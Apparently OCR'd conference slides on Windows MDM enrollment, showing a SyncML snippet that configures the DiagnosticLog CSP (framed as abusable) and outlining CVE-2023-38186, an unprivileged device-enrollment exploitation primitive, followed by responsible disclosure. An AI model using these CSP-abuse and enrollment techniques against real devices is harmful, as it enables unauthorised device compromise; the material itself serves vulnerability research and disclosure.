
```
<Add>
 <LocURI>
   ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/Providers/22fb2cd6-0e7b-422b-a0c7-
2fad1fd0e716
 </LocURI>
</Add>

<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

DiagnosticLog CSP

We can abuse it.
Can we break it?


Windows MDM Client Stack



Device Enrollment Execution Flow

From WinRT call to Device Provisioning

CVE-2023-38186




Exploiting the MDM Enrollment Client

- **CVE-2023-38186**
  Device Enrollment
  Exploitation Primitive (DEEP)


  Exploits logical vulnerability in Reflected Enroller WinRT functionality that handles AAD Enrollment

- **Device infection is performed from unprivileged context**


Vulnerability Responsible Disclosure Process



